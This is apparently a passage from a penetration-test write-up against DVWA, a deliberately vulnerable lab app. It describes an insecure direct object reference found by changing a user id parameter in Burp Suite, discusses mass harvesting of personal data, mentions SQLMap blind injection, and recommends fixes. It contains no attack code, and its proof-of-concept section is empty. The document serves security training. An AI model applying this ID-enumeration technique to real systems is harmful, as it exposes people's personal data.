
**Location:** /vulnerabilities/sqli/ (Simulated IDOR scenario)

### Steps to Reproduce:

1. I logged in as a standard user (ID 1).
2. I intercepted the request in Burp Suite.
3. I modified the id parameter from 1 to 2.

- The server returned the personal details (First Name/Surname) of User ID 2 without requiring authentication for that specific user.

## Proof of Concept:



**Impact Analysis:** This vulnerability allows horizontal privilege escalation. A malicious user could iterate through thousands of user IDs to harvest PII (Personally Identifiable Information) for every user in the system.

## CONCLUSION

In this assessment, I successfully identified critical vulnerabilities across the DVWA(Damn Vulnerable Web Application) application. By leveraging Burp Suite for manual exploitation and SQLMap for automated blind injection, I demonstrated the ability to compromise data confidentiality and integrity. I recommend immediate remediation including input sanitization and implementing proper access controls.